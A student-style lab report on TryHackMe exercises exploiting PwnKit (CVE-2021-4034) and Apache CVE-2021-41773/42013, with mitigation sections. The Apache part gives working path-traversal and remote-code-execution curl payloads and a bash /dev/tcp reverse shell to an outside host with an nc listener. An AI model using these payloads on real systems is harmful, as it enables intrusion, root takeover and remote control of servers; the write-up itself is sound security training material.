Submitted by: M Zeeshan Zafar

Submitted to: M Bilal Majid

Pwnkit (CVE-2021-4034): Local Privilege Escalation in Polkit package

PwnKit (CVE-2021-4034) Exploitation Report

Post-Exploit Actions and Flag Retrieval

1st Report

Introduction

CVE-2021-4034, named as PwnKit wrote for pkexec command from Polkit package and it is big vulnerability in Linux Systems. This issue lets a regular user to get root(admin) control over the system, which in some case can be escalated to having total reigns on machine. In this report the exploitation of that vulnerability using a TryHackMe environment meant to showcase its functionality as an exercise was executed.

Where the Vulnerability Is Located

Vulnerability Name: PwnKit

CVE Identifier: CVE-2021-4034

Software Affected: pkexec command as part of the Polkit package

Vulnerable Location: problem in the pkexec utility that doesn't process environment variables correctly. More specifically, pkexec is used to execute a command as another user but it does not properly validate certain environment variables. This vulnerability allows an attacker to create a nefarious nature and may cause unauthorized root access.

The Exploitation of This Vulnerability

TryHackMe Machine Access

Connecting to the Machine:

The TryHackMe platform has a room where there is already an instance with the version of Polkit flawed. It require no further setup i.e., SSH as you interact with it directly via the TryHackMe interface.

Checking for Vulnerability

- **Finding pkexec**
  - o Confirmed the presence of pkexec with:

    which pkexec

- This verified that pkexec was installed and available

Compiling and Running the Exploit
Obtaining the PoC Script:

- The TryHackMe room provided the PoC script named cve-2021-4034-poc.c.

Compiling the Script:

- To compile the PoC script into an executable, the following command was used:
  gcc cve-2021-4034-poc.c -o exploit

```
tryhackme@pwnkit:~$ ls
pwnkit
tryhackme@pwnkit:~$ cd pwnkit
tryhackme@pwnkit:~/pwnkit$ whoami
tryhackme
tryhackme@pwnkit:~/pwnkit$ ls
README.md   cve-2021-4034-poc.c
tryhackme@pwnkit:~/pwnkit$ gcc cve-2021-4034-poc.c -o exploit
tryhackme@pwnkit:~/pwnkit$ ls
README.md   cve-2021-4034-poc.c   exploit
```

- This command uses gcc to create an executable file named exploit from the C source file.

Running the Exploit:

- The compiled exploit was then executed with:
  ./exploit

```
tryhackme@pwnkit:~/pwnkit$ ./exploit
# whoami
root
```

- This step exploited the vulnerability and granted root access to the machine.

Retrieving the Flag

- **Finding the Flag:**
  - After gaining root access, the flag was located in the /root director

    cd /root
    ls

1st Report

cat flag.txt

```
# ls
README.md   cve-2021-4034-poc.c   exploit
# ls /root
flag.txt   snap
# cat flag.txt
cat: flag.txt: No such file or directory
# cat /root/flag.txt
THM{CONGRATULATIONS-YOU-EXPLOITED-PWNKIT}
```

o   The flag was successfully retrieved and submitted as part of the room completion.

Mitigation and Fixes

- **Updating Polkit:** To mitigate this vulnerability, update the Polkit package to a version where CVE-2021-4034 is patched.
- **Regular Updates:** Ensure your system and all software are kept up-to-date to protect against known vulnerabilities.

5. Conclusion

The PwnKit vulnerability (CVE-2021-4034) demonstrates how a serious flaw in handling environment variables can lead to unauthorized root access. Through the TryHackMe room, we explored how this vulnerability can be exploited and highlighted the importance of timely security updates to prevent such risks.

Proof of Concept Report for CVE-2021-41773 and CVE-2021-42013

2nd Report

Introduction

CVE-2021-41773 and CVE-2021-42013 are critical vulnerabilities in the Apache HTTP Server that affect versions 2.4.49 and earlier. CVE-2021-41773 allows directory traversal attacks, permitting unauthorized access to files outside the web root. CVE-2021-42013, a more severe vulnerability, involves remote code execution resulting from an incomplete fix of CVE-2021-41773. This report details the exploitation of these vulnerabilities using various commands and methods.

Where the Vulnerability Is Located

CVE-2021-41773: Found in Apache HTTP Server versions 2.4.49 and earlier, this vulnerability involves improper handling of directory traversal sequences, allowing access to sensitive files.

CVE-2021-42013: An extension of CVE-2021-41773, this vulnerability allows remote code execution due to the incomplete patching of the directory traversal issue. It affects Apache HTTP Server versions 2.4.50 and earlier.

Target Environment
Target IPs and Ports:

- o   http://10.10.75.221:8080
- o   http://10.10.75.221:8081
- o   http://10.10.75.221:8082
- o   http://10.10.75.221:8083
- o   http://10.10.18.153:8083

The Exploitation of This Vulnerability

Directory Traversal to Access Sensitive Files:

```
curl -v 'http://10.10.18.53:8080/cgi-
bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/flag.txt'
```

This command attempts to access the flag.txt file located outside the web root directory using directory traversal.

2nd Report


```
File  Actions  Edit  View  Help
┌──(kali㊀kali)-[~]
└─$ curl -v 'http://10.10.75.221:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.
%2e/.%2e/.%2e/flag.txt'
*   Trying 10.10.75.221:8080 ...
* Connected to 10.10.75.221 (10.10.75.221) port 8080
> GET /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/flag.txt HTTP/1.1
> Host: 10.10.75.221:8080
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Thu, 22 Aug 2024 04:19:30 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Mon, 11 Oct 2021 09:16:12 GMT
< ETag: "1d-5ce102e25be36"
< Accept-Ranges: bytes
< Content-Length: 29
< Content-Type: text/plain
<
* Connection #0 to host 10.10.75.221 left intact
THM{724V3R51N6_P4TH5_F02_FUN}
```

Remote Code Execution via Directory Traversal:

curl -v 'http://10.10.75.221:8081/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo Content-Type: text/plain; echo; cat /flag.txt' -H "Content-Type: text/plain"

This command leverages directory traversal to execute a command on the server, displaying the contents of flag.txt.

2nd Report

curl 'http://10.10.75.221:8082/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/flag.txt'

Another attempt to access $flag.txt using URL encoding for directory traversal.


Command to Execute Arbitrary Code:

curl 'http://10.10.75.221:8083/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash' -d 'echo Content-Type: text/plain; echo; cat /flag.txt' -H "Content-Type: text/plain"

2nd Report

This command attempts to run bin/bash to read the flag.txt file.

Remote Code Execution with Reverse Shell:

```
curl -v 'http://10.10.18.153:8083/cgi-
bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/
bash' -d 'echo; bash -i >& /dev/tcp/10.17.108.37/4444 0>&1'
```


This command sets up a reverse shell to gain interactive access to the target machine.

```
nc -lvnp 4444
```

2nd Report

This command listens for incoming connections on port 4444, enabling remote access once the reverse shell connects.

```
root.txt
cat root.txt
THM{P21V_35C_F20M_4P4CH3_15_FUN}
```

Mitigation and Fixes

1. **Update Apache HTTP Server**:
    - o **Immediate Action**: Upgrade to Apache HTTP Server version 2.4.51 or later. This version includes fixes for both CVE-2021-41773 and CVE-2021-42013.
    - o **Source**: Download the latest version from the Apache HTTP Server website.
2. **Configuration Adjustments**:
    - o **Restrict Access**: Use Apache's Allow and Deny directives to limit access to sensitive directories and files.
    - o **Sanitize Input**: Implement strict input validation and sanitization to prevent directory traversal attacks.
    - o **Review Configuration**: Regularly audit and harden Apache configurations to reduce vulnerability exposure.
3. **Monitor and Respond**:

5

o **Logging**: Enable and review access logs to identify and respond to suspicious activities.
o **Alerts**: Configure alerts for unusual access patterns and take immediate action if exploitation attempts are detected.

Conclusion

CVE-2021-41773 and CVE-2021-42013 present severe risks to Apache HTTP Server deployments. CVE-2021-41773 allows unauthorized file access via directory traversal, while CVE-2021-42013 extends this risk to remote code execution. To mitigate these vulnerabilities, it is crucial to update to a patched Apache version, secure server configurations, and monitor server activities. Addressing these vulnerabilities proactively ensures the security and integrity of the affected systems.